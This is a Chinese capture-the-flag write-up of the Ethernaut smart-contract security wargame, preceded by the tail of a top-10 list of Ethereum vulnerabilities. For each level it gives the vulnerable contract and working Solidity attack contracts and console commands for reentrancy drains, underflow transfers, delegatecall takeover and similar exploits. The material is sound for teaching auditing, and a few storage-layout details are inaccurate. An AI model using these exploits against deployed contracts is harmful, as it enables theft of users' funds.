以下功能只接受特定日期之后的呼叫。由于矿工可以影响他们区块的时间戳（在一定程度上），他们可以尝试挖掘一个包含他们交易的区块，并在未来设定一个区块时间戳。如果足够接近，它将在网络上被接受，交易将在任何其他玩家试图赢得比赛之前给予矿工以太：

```
function play() public {
    require(now > 1521763200 && neverPlayed == true);
    neverPlayed = false;
    msg.sender.transfer(1500 ether);
}
```

其他资源

对以太坊智能合约的攻击调查

https://eprint.iacr.org/2016/1007

在以太坊智能合约中预测随机数

https://blog.positive.com/predicting-random-numbers-in-ethereum-smart-contracts-e5358c6b8620

让智能合约变得更聪明

https://blog.acolyer.org/2017/02/23/making-smart-contracts-smarter/

9.短地址攻击

也被称为或涉及非连锁问题，客户端漏洞

为令牌传输准备数据的服务假定用户将输入 20 字节长的地址，但实际上并未检查地址的长度。—-PawełBylica

短地址攻击是 EVM 本身接受不正确填充参数的副作用。

攻击者可以通过使用专门制作的地址来利用这一点，使编码错误的客户端在将它们包含在事务中之前不正确地对参数进行编码。

这是 EVM 问题还是客户问题？是否应该在智能合约中修复？

尽管每个人都有不同的观点，但事实是，这个问题可能会直接影响很多以太网。

虽然这个漏洞还没有被大规模利用，但它很好地证明了客户和以太坊区块链之间的交互带来的问题。

其他脱链问题存在：重要的是以太坊生态系统对特定的 javascript 前端，浏览器插件和公共节点的深度信任。

臭名昭着的链外利用被用于 Coindash ICO 的黑客在他们的网页上修改了公司的以太坊地址，诱骗参与者将 ethers 发送到攻击者的地址。

发现时间表

2017/4/6————如何通过阅读区块链来找到 1000 万美元

https://blog.golemproject.net/how-to-find-10m-by-just-reading-blockchain-6ae9d39fcd95

真实世界影响

未知交换（s）

https://blog.golemproject.net/how-to-find-10m-by-just-reading-blockchain-6ae9d39fcd95

示例

1、交易所 API 具有交易功能，可以接收收件人地址和金额。

2、然后，API transfer(address _to, uint256 _amount)使用填充参数与智能合约函数进行交互：它将 12 位零字节的地址（预期的 20 字节长度）预先设置为 32 字节长

3、Bob（0x3bdde1e9fbaef2579dd63e2abbf0be445ab93f00）要求 Alice 转让他 20 个代币。他恶意地将她的地址截断以消除尾随的零。

4、Alice 使用交换 API 和 Bob（0x3bdde1e9fbaef2579dd63e2abbf0be445ab93f）的较短的 19 字节地址。

5、API 用 12 个零字节填充地址，使其成为 31 个字节而不是 32 个字节。有效地窃取以下_amount 参数中的一个字节。

6、最终，执行智能合约代码的 EVM 将会注意到数据未被正确填充，并会在_amount 参数末尾添加丢失的字节。有效地传输 256 倍以上的令牌。

其他资源

ERC20 短地址攻击说明

http://vessenes.com/the-erc20-short-address-attack-explained/

分析 ERC20 短地址攻击

https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/

智能合约短地址攻击缓解失败

https://blog.coinfabrik.com/smart-contract-short-address-attack-mitigation-failure/

从标记中删除短地址攻击检查

https://github.com/OpenZeppelin/zeppelin-solidity/issues/261

10.未知的未知物

我们相信更多的安全审计或更多的测试将没有什么区别。主要问题是评审人员不知道要寻找什么。———Christoph Jentzsch

以太坊仍处于起步阶段。

用于开发智能合约的主要语言 Solidity 尚未达到稳定版本

而生态系统的工具仍处于试验阶段。

一些最具破坏性的智能合约漏洞使每个人都感到惊讶

并且没有理由相信不会有另一个同样出乎意料或同样具有破坏性的漏洞。

只要投资者决定将大量资金用于复杂而轻微审计的代码

我们将继续看到新发现导致可怕后果。

正式验证智能合约的方法尚不成熟，但它们似乎具有很好的前景，可以作为摆脱今天不稳定现状的方式。

随着新类型的漏洞不断被发现，开发人员需要继续努力

并且需要开发新工具来在坏人之前找到它们。

这个 Top10 可能会迅速发展，直到智能合约开发达到稳定和成熟的状态。

Zeppelin Ethernaut writeup

作者：MitAh
原文来源：【安全客】https://www.anquanke.com/post/id/148341

背景介绍

Ethernaut 是 Zeppelin 提供的一个基于 Web3 和 Solidity 的智能合约审计训练平台，目前收录了 15 道题目，复现了智能合约中可能出现的各种安全问题。

https://ethernaut.zeppelin.solutions

0. Hello Ethernaut

签到关，同时也是新手教程。

首先要装 MetaMask 浏览器插件，切换到 Ropsten test network，创建账号，点击 BUY，给自己打点钱先。由于是测试网络，所以随便白嫖。

打开 console，跟着教程试几个命令，确认无误后就可以愉快的做题了。

第一关主要是熟悉操作，跟着提示调用函数即可。

```
contract.info()
// "You will find what you need in info1()."
contract.info1()
// "Try info2(), but with "hello" as a parameter."
contract.info2('hello')
// "The property infoNum holds the number of the next info method to call."
contract.infoNum()
// 42
contract.info42()
// "theMethodName is the name of the next method."
contract.theMethodName()
// "The method name is method7123949."
contract.method7123949()
// "If you know the password, submit it to authenticate()."
contract.password()
// "ethernaut0"
contract.authenticate('ethernaut0')
// done
```

提交答案后可以看到源码。

1. Fallback

```
pragma solidity ^0.4.18;

import 'zeppelin-solidity/contracts/ownership/Ownable.sol';

contract Fallback is Ownable {

  mapping(address => uint) public contributions;

  function Fallback() public {
    contributions[msg.sender] = 1000 * (1 ether);
  }

  function contribute() public payable {
    require(msg.value < 0.001 ether);
    contributions[msg.sender] += msg.value;
    if(contributions[msg.sender] > contributions[owner]) {
      owner = msg.sender;
    }
  }

  function getContribution() public view returns (uint) {
    return contributions[msg.sender];
  }

  function withdraw() public onlyOwner {
    owner.transfer(this.balance);
  }

  function() payable public {
    require(msg.value > 0 && contributions[msg.sender] > 0);
    owner = msg.sender;
  }
}
```

通关条件

1、成为合约的 owner

2、清零 balance

合约构造函数 Fallback() 中初始化拥有者贡献度为 1000 ether。

我们可以通过转钱提升贡献度，当贡献度超过 1000 ether 即可成为合约 owner。

但在 contribute() 中限制了每次只能转小于 0.001 ether 的钱。很明显，此路不通。

然而成为 owner 还有另一种方式，注意到合约的 fallback 函数，即最下的无名函数。当合约账户收到一笔转账时会自动调用 fallback 函数。在这里，只要转账金额大于 0，并且贡献大于 0，即可成为 owner。

调用 help() 函数，了解下如何进行转钱操作。还需要注意一下 Wei 和 Ether 的转换。

```
contract.contribute({value: 1})
contract.sendTransaction({value: 1})
contract.withdraw()
```

2. Fallout

```
pragma solidity ^0.4.18;

import 'zeppelin-solidity/contracts/ownership/Ownable.sol';

contract Fallout is Ownable {

  mapping (address => uint) allocations;

  /* constructor */
  function Fal1out() public payable {
    owner = msg.sender;
    allocations[owner] = msg.value;
  }

  function allocate() public payable {
    allocations[msg.sender] += msg.value;
  }

  function sendAllocation(address allocator) public {
    require(allocations[allocator] > 0);
    allocator.transfer(allocations[allocator]);
  }
```

```
  function collectAllocations() public onlyOwner {
    msg.sender.transfer(this.balance);
  }

  function allocatorBalance(address allocator) public view returns (uint) {
    return allocations[allocator];
  }
}
```

通关条件

1、成为合约的 owner

一个很简单的合约，其中改变 owner 的只有 Fal1out() 函数，但这是个构造函数，要怎么调用呢。

想了好久好久… 然后发现这根本不是构造函数，其中一个是 l 和 1，长得太像了…

无良出题人甚至还给了个注释来强调一下这个假构造函数的身份，太过分了。

所以直接转钱调用就好了。

```
contract.Fal1out({value: 1})
```

3. Coin Flip

```
pragma solidity ^0.4.18;

contract CoinFlip {
  uint256 public consecutiveWins;
  uint256 lastHash;
  uint256 FACTOR =
57896044618658097711785492504343953926634992332820282019728792003956564819968;

  function CoinFlip() public {
    consecutiveWins = 0;
  }

  function flip(bool _guess) public returns (bool) {
    uint256 blockValue = uint256(block.blockhash(block.number-1));

    if (lastHash == blockValue) {
      revert();
```

```
    }

    lastHash = blockValue;
    uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
    bool side = coinFlip == 1 ? true : false;

    if (side == _guess) {
      consecutiveWins++;
      return true;
    } else {
      consecutiveWins = 0;
      return false;
    }
  }
}
```

通关条件

1、连续猜对 10 次

FACTOR 为 2^255，coinFlip 结果只会为 1 或 0

相当于一个猜硬币正反面的游戏

这是经典的区块链伪随机数的问题。

在以太坊智能合约中编写的基于随机数的处理逻辑是十分危险的，因为区块链上的数据是公开的，所有人都可以看见，利用公开的数据来生成随机数是不明智的。

此外，像 timestamps 这样矿工可控的数据也不宜作为种子。

在这道题中，出题人利用 block.blockhash(block.number-1) 来生成随机数，这是可预测的。我们可以部署一个新的合约，先进行随机数的预测，再进行竞猜。

部署合约： http://remix.ethereum.org

```
pragma solidity ^0.4.18;

contract CoinFlip {
  uint256 public consecutiveWins;
  uint256 lastHash;
  uint256 FACTOR =
57896044618658097711785492504343953926634992332820282019728792003956564819968;
```

```
  function CoinFlip() public {
    consecutiveWins = 0;
  }

  function flip(bool _guess) public returns (bool) {
    uint256 blockValue = uint256(block.blockhash(block.number-1));

    if (lastHash == blockValue) {
      revert();
    }

    lastHash = blockValue;
    uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
    bool side = coinFlip == 1 ? true : false;

    if (side == _guess) {
      consecutiveWins++;
      return true;
    } else {
      consecutiveWins = 0;
      return false;
    }
  }
}

contract Attack {
  CoinFlip fliphack;
  address instance_address = instance_address_here;
  uint256 FACTOR =
57896044618658097711785492504343953926634992332820282019728792003956564819968;

  function Attack() {
    fliphack = CoinFlip(instance_address);
  }

  function predict() public view returns (bool){
```

```
    uint256 blockValue = uint256(block.blockhash(block.number-1));
    uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
    return coinFlip == 1 ? true : false;
  }

  function hack() public {
    bool guess = predict();
    fliphack.flip(guess);
  }
}
```

只需调用 10 次 hack() 函数即可。

4. Telephone

```
pragma solidity ^0.4.18;

contract Telephone {

  address public owner;

  function Telephone() public {
    owner = msg.sender;
  }

  function changeOwner(address _owner) public {
    if (tx.origin != msg.sender) {
      owner = _owner;
    }
  }
}
```

通关条件

1、成为合约的 owner

代码很短，这里的考点是 tx.origin 和 msg.sender 的区别。

tx.origin 是交易的发送方。

msg.sender 是消息的发送方。

用户通过另一个合约 Attack 来调用目标合约中的 changeOwner()

此时，tx.origin 为 用户，msg.sender 为 Attack，即可绕过条件，成为 owner

```
pragma solidity ^0.4.18;

contract Telephone {

  address public owner;

  function Telephone() public {
    owner = msg.sender;
  }

  function changeOwner(address _owner) public {
    if (tx.origin != msg.sender) {
      owner = _owner;
    }
  }
}

contract Attack {
    address instance_address = instance_address_here;
    Telephone target = Telephone(instance_address);

    function hack() public {
        target.changeOwner(msg.sender);
    }
}
```

部署合约，调用 hack() 函数即可。

5. Token

```
pragma solidity ^0.4.18;

contract Token {

  mapping(address => uint) balances;
  uint public totalSupply;

  function Token(uint _initialSupply) public {
    balances[msg.sender] = totalSupply = _initialSupply;
  }
```

```
  function transfer(address _to, uint _value) public returns (bool) {
    require(balances[msg.sender] - _value >= 0);
    balances[msg.sender] -= _value;
    balances[_to] += _value;
    return true;
  }

  function balanceOf(address _owner) public view returns (uint balance) {
    return balances[_owner];
  }
}
```

经典的整数溢出问题

在 transfer() 函数第一行 require 里，这里的 balances 和 value 都是 uint。此时 balances 为 20，令 value = 21，产生下溢，从而绕过验证，并转出一笔很大的金额。

```
contract.transfer(player_address, 21)
```

为了防止整数溢出，应该使用 require(balances[msg.sender] >= _value)

或是使用 OpenZeppelin 维护的 SafeMath 库来处理算术逻辑。

6. Delegation

```
pragma solidity ^0.4.18;

contract Delegate {

  address public owner;

  function Delegate(address _owner) public {
    owner = _owner;
  }

  function pwn() public {
    owner = msg.sender;
  }
}

contract Delegation {
```

```
  address public owner;
  Delegate delegate;

  function Delegation(address _delegateAddress) public {
    delegate = Delegate(_delegateAddress);
    owner = msg.sender;
  }

  function() public {
    if(delegate.delegatecall(msg.data)) {
      this;
    }
  }
}
```

考点在于 Solidity 中支持两种底层调用方式 call 和 delegatecall

call 外部调用时，上下文是外部合约

delegatecall 外部调用时，上下文是调用合约

在本题中，Delegation 合约中的 delegatecall 函数参数可控，导致可以在合约内部执行任意函数，只需调用 Delegate 合约中的 pwn 函数，即可将 owner 变成自己。

```
contract.sendTransaction({data: web3.sha3("pwn()").slice(0,10)});
```

7. Force

```
pragma solidity ^0.4.18;

contract Force {/*

                      MEOW ?
           /_/     /
     ____/ o o
   /~____   =ø= /
 (_____)__m_m)

*/}
```

刚看到这个合约是一脸懵逼的。

回头看了下题目要求：使合约 balance 大于 0

然而这个空合约并没有任何地方可以收钱

这里用到智能合约的一个 trick，当一个合约调用 selfdestruct 函数，也就是自毁时，可以将所有存款发给另一个合约，并且强制对方收下。

所有只需要再部署一个合约，打一点钱，然后自毁，把剩余金额留给目标合约。

```
pragma solidity ^0.4.18;

contract Attack {
    address instance_address = instance_address_here;

    function Attack() payable{}
    function hack() public {
        selfdestruct(instance_address);
    }
}
```

调用 hack()函数，然后当场去世。

可以看到，Attack 合约在自毁的时候，将余额 1 wei 转给了 Force 合约。

8. Vault

```
pragma solidity ^0.4.18;

contract Vault {
  bool public locked;
  bytes32 private password;

  function Vault(bytes32 _password) public {
    locked = true;
    password = _password;
  }

  function unlock(bytes32 _password) public {
    if (password == _password) {
      locked = false;
    }
  }
}
```

通关条件

1、使 locked = false

合约逻辑很简单，需要知道 password 来解锁合约，而 password 属性设置了 private，无法被其他合约直接访问。

解决该问题的关键点在于，这是一个部署在区块链上的智能合约，而区块链上的所有信息都是公开的。

可以用 getStorageAt 函数来访问合约里变量的值。合约里一共两个变量，password 第二个声明，position 为 1。翻一下文档，getStorageAt 函数需要带上回调函数，可以选择直接把返回结果 alert 出来。

```
web3.eth.getStorageAt(contract.address, 1, function(x, y) {alert(web3.toAscii(y))});
// A very strong secret password :)
contract.unlock('A very strong secret password :)')
```

提交之后能看到，Zeppelin 给出的建议是：为确保数据私密，在将数据放入区块链之前需要对其进行加密，并且解密密钥不应该在链上发送。

9. King

```
pragma solidity ^0.4.18;

import 'zeppelin-solidity/contracts/ownership/Ownable.sol';

contract King is Ownable {

  address public king;
  uint public prize;

  function King() public payable {
    king = msg.sender;
    prize = msg.value;
  }

  function() external payable {
    require(msg.value >= prize || msg.sender == owner);
    king.transfer(msg.value);
    king = msg.sender;
    prize = msg.value;
```

```
  }
}
```

合约代码逻辑很简单，谁给的钱多谁就能成为 King，并且将前任 King 付的钱归还。当提交 instance 时，题目会重新夺回 King 的位置，需要解题者阻止其他人成为 King。

首先需要讨论一下 Solidity 中几种转币方式。

<address>.transfer()

当发送失败时会 throw; 回滚状态

只会传递部分 Gas 供调用，防止重入（reentrancy）

<address>.send()

当发送失败时会返回 false

只会传递部分 Gas 供调用，防止重入（reentrancy）

<address>.call.value()()

当发送失败时会返回 false

传递所有可用 Gas 供调用，不能有效防止重入（reentrancy）

回头再看一下代码，当我们成为 King 之后，如果有人出价比我们高，会首先把钱退回给我们，使用的是 transfer()。上面提到，当 transfer() 调用失败时会回滚状态，那么如果合约在退钱这一步骤一直调用失败的话，代码将无法继续向下运行，其他人就无法成为新的 King。

首先查看一下当前最高出价

```
fromWei((await contract.prize()).toNumber())
// 1 eth
```

部署一个新的合约，当收到转账时主动抛出错误。

```
pragma solidity ^0.4.18;

contract Attack {
    address instance_address = instance_address_here;

    function Attack() payable{}

    function hack() public {
        instance_address.call.value(1.1 ether)();
    }
```

```
    function () public {
        revert();
    }
}
```

调用 hack()， 成为新的 King

Submit instance 之后，仍然是 King

10. Re-entrancy

```
pragma solidity ^0.4.18;

contract Reentrance {

  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] += msg.value;
  }

  function balanceOf(address _who) public view returns (uint balance) {
    return balances[_who];
  }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  function() public payable {}
}
```

DASP 排第一的重入漏洞，也是之前比较著名的 DAO 事件里使用到的方法

漏洞主要在于 withdraw() 函数，合约在进行提币时，使用 require 依次判断提币账户是否拥有相应的资产，随后使用 msg.sender.call.value(amount)() 来发送 Ether，处理完成后相应修改用户资产数据。

在提币的过程中，存在一个递归 withdraw 的问题（因为资产修改在转币之后），攻击者可以部署一个包含恶意递归调用的合约将公共钱包合约里的 Ether 全部提出。

再复习一下 Solidity 中几种转币方式。

<address>.transfer()

当发送失败时会 throw; 回滚状态

只会传递部分 Gas 供调用，防止重入（reentrancy）

<address>.send()

当发送失败时会返回 false

只会传递部分 Gas 供调用，防止重入（reentrancy）

<address>.call.value()()

当发送失败时会返回 false

传递所有可用 Gas 供调用，不能有效防止重入（reentrancy）

使用 msg.sender.call.value(amount)() 传递了所有可用 Gas 供调用，也是可以成功执行递归的前提条件。

查看题目合约地址信息，可以看到在初始化时转入了 1 ether，我们需要把目标合约的余额提出到自己的合约上。

部署合约

```
pragma solidity ^0.4.18;

contract Reentrance {

  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] += msg.value;
  }

  function balanceOf(address _who) public view returns (uint balance) {
```

```
    return balances[_who];
  }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  function() public payable {}
}

contract Attack {

    address instance_address = instance_address_here;
    Reentrance target = Reentrance(instance_address);

    function Attack() payable{}

    function donate() public payable {
        target.donate.value(msg.value)(this);
    }

    function hack() public {
        target.withdraw(0.5 ether);
    }

    function get_balance() public view returns(uint) {
        return target.balanceOf(this);
    }

    function my_eth_bal() public view returns(uint) {
        return address(this).balance;
    }
```

```
    function ins_eth_bal() public view returns(uint) {
        return instance_address.balance;
    }

    function () public payable {
        target.withdraw(0.5 ether);
    }
}
```

1、初始状态

balance 为 0

Reentrance 账户余额 1 ether

Attack 账户余额 0 ether

2、调用 donate() 以攻击者合约的身份向题目地址转账 1 ether

balance 为 1

Reentrance 账户余额 2 ether

Attack 账户余额 0 ether

3、调用 hacker() 赎回 0.5 ether，回调函数递归调用 withdraw()，触发重入漏洞

balance 下溢

Reentrance 账户余额 0 ether

Attack 账户余额 2 ether

成功将题目账户中本不属于我们 1 ether 也提出。

出题人给出的建议是，使用较为安全的 transfer() 来进行转币操作。

11. Elevator

```
pragma solidity ^0.4.18;

interface Building {
  function isLastFloor(uint) view public returns (bool);
}

contract Elevator {
  bool public top;
  uint public floor;
```

```
  function goTo(uint _floor) public {
    Building building = Building(msg.sender);

    if (! building.isLastFloor(_floor)) {
      floor = _floor;
      top = building.isLastFloor(floor);
    }
  }
}
```

通关条件

1、使 contract.top 为 true

Building 接口中声明了 isLastFloor 函数，用户可以自行编写。

在主合约中，先调用 building.isLastFloor(_floor) 进行 if 判断，然后将 building.isLastFloor(_floor) 赋值给 top 。要使 top = true，则 building.isLastFloor(_floor) 第一次调用需返回 false，第二次调用返回 true。

思路也很简单，设置一个初始值为 true 的变量，每次调用 isLastFloor() 函数时，将其取反再返回。

不过，题目中在声明 isLastFloor 函数时，赋予了其 view 属性，view 表示函数会读取合约变量，但是不会修改任何合约的状态。

回头看了下题目给的提示

Sometimes solidity is not good at keeping promises.

This Elevator expects to be used from a Building.

翻了下文档，找到了对 view 的描述：

view functions: The compiler does not enforce yet that a view method is not modifying state.

函数在保证不修改状态情况下可以被声明为视图（view）的形式。但这是松散的，当前 Solidity 编译器没有强制执行视图函数（view function）不能修改状态。

那么上述做法就是可行的了。部署合约：

```
pragma solidity ^0.4.18;

interface Building {
  function isLastFloor(uint) view public returns (bool);
```

```
}

contract Elevator {
  bool public top;
  uint public floor;

  function goTo(uint _floor) public {
    Building building = Building(msg.sender);

    if (! building.isLastFloor(_floor)) {
      floor = _floor;
      top = building.isLastFloor(floor);
    }
  }
}

contract Attack {

    address instance_address = instance_address_here;
    Elevator target = Elevator(instance_address);
    bool public isLast = true;

    function isLastFloor(uint) public returns (bool) {
        isLast = ! isLast;
        return isLast;
    }

    function hack() public {
        target.goTo(1024);
    }

}
```

调用 hack() 函数，成功将 contract.top 修改为 true

12. Privacy

```
pragma solidity ^0.4.18;

contract Privacy {

  bool public locked = true;
  uint256 public constant ID = block.timestamp;
  uint8 private flattening = 10;
  uint8 private denomination = 255;
  uint16 private awkwardness = uint16(now);
  bytes32[3] private data;

  function Privacy(bytes32[3] _data) public {
    data = _data;
  }

  function unlock(bytes16 _key) public {
    require(_key == bytes16(data[2]));
    locked = false;
  }

  /*
    A bunch of super advanced solidity algorithms...

      ,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`
      .,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,
      *.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^           ,---/V
      `*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.     ~|__(o.o)
      ^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'^`*.,*'  UU  UU
  */
}
```

之前 Vault 题目的升级版。还是一样，用 getStorageAt() 把链上的数据读出来先。

```
web3.eth.getStorageAt(contract.address, 0, function(x, y) {alert(y)});
web3.eth.getStorageAt(contract.address, 1, function(x, y) {alert(y)});
web3.eth.getStorageAt(contract.address, 2, function(x, y) {alert(y)});
web3.eth.getStorageAt(contract.address, 3, function(x, y) {alert(y)});
web3.eth.getStorageAt(contract.address, 4, function(x, y) {alert(y)});
```

// 0x000000000000000000000000000000000000000000000000086b2ff0a01
// 0x6be9a25967a00434c9634d02b673c5bb4a14ad1fe8f1439e41f7f926dc3a884a
// 0xcf1e2bfa2471a6cfa8edd2cab4140248f94ca74b87691f129444677be4bd9c88
// 0x06b3b79c6b707e890d7160ed7a1c16df8a16704fdd0bafcbc08e3094ab05dd40
// 0x0000000000000000000000000000000000000000000000000000000000000000

可以看到，每一个存储位是 32 个字节。根据 Solidity 优化规则，当变量所占空间小于 32 字节时，会与后面的变量共享空间，如果加上后面的变量也不超过 32 字节的话。

除去 ID 常量无需存储

bool public locked = true 占 2 字节 -> 01
uint8 private flattening = 10 占 2 字节 -> 0a
uint8 private denomination = 255 占 2 字节 -> ff
uint16 private awkwardness = uint16(now) 占 4 字节 -> 86b2

刚好对应了第一个存储位的 86b2ff0a01

解题需要的 data[2] 则应该在第四存储位

0x06b3b79c6b707e890d7160ed7a1c16df8a16704fdd0bafcbc08e3094ab05dd40

注意到这里有一个 bytes32 转换为 bytes16，在 Remix-ide 上做一个简单测试。

所以只需要取前 16 字节即可

13. Gatekeeper One

```
pragma solidity ^0.4.18;

contract GatekeeperOne {

  address public entrant;

  modifier gateOne() {
    require(msg.sender != tx.origin);
    _;
  }

  modifier gateTwo() {
    require(msg.gas % 8191 == 0);
    _;
  }
```

```
  modifier gateThree(bytes8 _gateKey) {
    require(uint32(_gateKey) == uint16(_gateKey));
    require(uint32(_gateKey) != uint64(_gateKey));
    require(uint32(_gateKey) == uint16(tx.origin));
    _;
  }

  function enter(bytes8 _gateKey) public gateOne gateTwo gateThree(_gateKey)
returns (bool) {
    entrant = tx.origin;
    return true;
  }
}
```

需要满足 3 个 modifier 的条件。

1、gateOne() 利用之前做过的 Telephone 的知识，从第三方合约来调用 enter() 即可满足条件。

2、gateTwo() 需要满足 msg.gas % 8191 == 0

3、msg.gas 文档里的描述是 remaining gas，在 Javascript VM 环境下进行 Debug，在 Step detail 栏中可以看到这个变量。

同时，在调用 enter() 函数的时候，可以选择更加底层的 call 来更方便控制传递的 gas 数量。通过 debug 找到一个符合要求的 gas 数量 41170。

gateThree() 也比较简单，将 tx.origin 倒数三四字节换成 0000 即可。

bytes8(tx.origin) & 0xFFFFFFFF0000FFFF 即可满足条件。

部署合约

```
pragma solidity ^0.4.18;

contract GatekeeperOne {

  address public entrant;

  modifier gateOne() {
    require(msg.sender != tx.origin);
    _;
  }
```

```
  modifier gateTwo() {
    require(msg.gas % 8191 == 0);
    _;
  }

  modifier gateThree(bytes8 _gateKey) {
    require(uint32(_gateKey) == uint16(_gateKey));
    require(uint32(_gateKey) != uint64(_gateKey));
    require(uint32(_gateKey) == uint16(tx.origin));
    _;
  }

  function enter(bytes8 _gateKey) public gateOne gateTwo gateThree(_gateKey)
returns (bool) {
    entrant = tx.origin;
    return true;
  }
}

contract Attack {

    address instance_address = instance_address_here;
    bytes8 _gateKey = bytes8(tx.origin) & 0xFFFFFFFF0000FFFF;

    GatekeeperOne target = GatekeeperOne(instance_address);

    function hack() public {
        target.call.gas(41170)(bytes4(keccak256("enter(bytes8)")), _gateKey);
    }
}
```

调用 hack() 函数，完成攻击。

14. Gatekeeper Two

```
pragma solidity ^0.4.18;

contract GatekeeperTwo {
```

```
    address public entrant;

    modifier gateOne() {
        require(msg.sender != tx.origin);
        _;
    }

    modifier gateTwo() {
        uint x;
        assembly { x := extcodesize(caller) }
        require(x == 0);
        _;
    }

    modifier gateThree(bytes8 _gateKey) {
        require(uint64(keccak256(msg.sender)) ^ uint64(_gateKey) == uint64(0) - 1);
        _;
    }

    function enter(bytes8 _gateKey) public gateOne gateTwo gateThree(_gateKey)
returns (bool) {
        entrant = tx.origin;
        return true;
    }
}
```

gateOne() 和上一题一样，用第三方合约来调用 enter() 即可满足条件。

gateThree() 也比较简单，由于是个异或，可以直接算出来。

_gateKey = (bytes8)(uint64(keccak256(address(this))) ^ (uint64(0) - 1))

比较有技巧性的是 gateTwo() ，用了内联汇编的写法。

翻了一下文档 https://ethereum.github.io/yellowpaper/paper.pdf

caller : Get caller address.

extcodesize : Get size of an account’ s code.

按照题目的意思，要使当前合约代码区为空，显然与解题是矛盾的。

仔细读文档，注意到一些细节

Note that while the initialisation code is executing, the newly created address exists but with no intrinsic body code.

……

During initialization code execution, EXTCODESIZE on the address should return zero, which is the length of the code of the account while CODESIZE should return the length of the initialization code.

也就是说，在执行初始化代码（构造函数），而新的区块还未添加到链上的时候，新的地址已经生成，然而代码区为空。此时，调用 EXTCODESIZE() 返回为 0

那么，只需要在第三方合约的构造函数中来调用题目合约中的 enter() 即可满足条件。

```
pragma solidity ^0.4.18;

contract GatekeeperTwo {

  address public entrant;

  modifier gateOne() {
    require(msg.sender != tx.origin);
    _;
  }

  modifier gateTwo() {
    uint x;
    assembly { x := extcodesize(caller) }
    require(x == 0);
    _;
  }

  modifier gateThree(bytes8 _gateKey) {
    require(uint64(keccak256(msg.sender)) ^ uint64(_gateKey) == uint64(0) - 1);
    _;
  }

  function enter(bytes8 _gateKey) public gateOne gateTwo gateThree(_gateKey)
returns (bool) {
    entrant = tx.origin;
```

```
        return true;
    }
}

contract Attack {

    address instance_address = instance_address_here;
    GatekeeperTwo target = GatekeeperTwo(instance_address);

    function Attack(){
        target.enter((bytes8)(uint64(keccak256(address(this))) ^ (uint64(0) - 1)));
    }

}
```

部署合约，自动调用构造函数的 target.enter()，完成攻击。

15. Naught Coin

```
pragma solidity ^0.4.18;

import 'zeppelin-solidity/contracts/token/ERC20/StandardToken.sol';

 contract NaughtCoin is StandardToken {

   string public constant name = 'NaughtCoin';
   string public constant symbol = '0x0';
   uint public constant decimals = 18;
   uint public timeLock = now + 10 years;
   uint public INITIAL_SUPPLY = 1000000 * (10 ** decimals);
   address public player;

   function NaughtCoin(address _player) public {
     player = _player;
     totalSupply_ = INITIAL_SUPPLY;
     balances[player] = INITIAL_SUPPLY;
     Transfer(0x0, player, INITIAL_SUPPLY);
   }

   function transfer(address _to, uint256 _value) lockTokens public returns(bool) {
```

```
    super.transfer(_to, _value);
  }

  // Prevent the initial owner from transferring tokens until the timelock has passed
  modifier lockTokens() {
    if (msg.sender == player) {
      require(now > timeLock);
      if (now < timeLock) {
        _;
      }
    } else {
      _;
    }
  }
}
```

根据题意，需要将自己的 balance 清空。合约里提供了 transfer() 函数来进行转账操作，但注意到有一个 modifier lockTokens()，限制了只有十年后才能调用 transfer() 函数。需要解题者 bypass it

注意到该合约是 StandardToken 的子合约，题目中也给出了源码库地址与 ERC20 接口规范文档

https://github.com/OpenZeppelin/zeppelin-solidity/tree/master/contracts

https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md

在子合约中找不出更多信息的时候，把目光更多放到父合约和接口上

在接口规范里能看到，除了 transfer() 之外，还有 transferFrom() 函数也可以进行转账操作。

由于 NaughtCoin 子合约中并没有实现该接口，我们可以直接调用，从而绕开了 lockTokens() ，题目的突破口就在此。

需要注意的是，与 transfer() 不同，调用 transferFrom() 需要 msg.sender 获得授权。由于我们本就是合约的 owner，可以自己给自己授权。授权操作在接口文档里也有
function approve(address _spender, uint256 _value) returns (bool success)

还有一点，转账的目标账户不能是非法地址，所以需要部署一个第三方 NaughtCoin 合约。注意 import 的时候地址是 github 链接。

```
pragma solidity ^0.4.18;
```

```
import
'https://github.com/OpenZeppelin/zeppelin-solidity/contracts/token/ERC20/StandardToken.sol';

contract NaughtCoin is StandardToken {

    string public constant name = 'NaughtCoin';
    string public constant symbol = '0x0';
    uint public constant decimals = 18;
    uint public timeLock = now + 10 years;
    uint public INITIAL_SUPPLY = 1000000 * (10 ** decimals);
    address public player;

    function NaughtCoin(address _player) public {
        player = _player;
        totalSupply_ = INITIAL_SUPPLY;
        balances[player] = INITIAL_SUPPLY;
        Transfer(0x0, player, INITIAL_SUPPLY);
    }

    function transfer(address _to, uint256 _value) lockTokens public returns(bool) {
        super.transfer(_to, _value);
    }

    // Prevent the initial owner from transferring tokens until the timelock has passed
    modifier lockTokens() {
        if (msg.sender == player) {
            require(now > timeLock);
            if (now < timeLock) {
                _;
            }
        } else {
            _;
        }
    }
}
```

部署完成后复制合约地址，直接在题目界面 console 操作

```
contract.approve(player, (await contract.INITIAL_SUPPLY()).toNumber())
// 给自己授权

contract.transferFrom(player, 3rd_contract_address, (await
contract.INITIAL_SUPPLY()).toNumber())
// 向刚部署的第三方合约转钱，清空 player 的 balance

// You have completed this level !!!
```

提交之后，可以看一下 Zeppelin 给出的建议

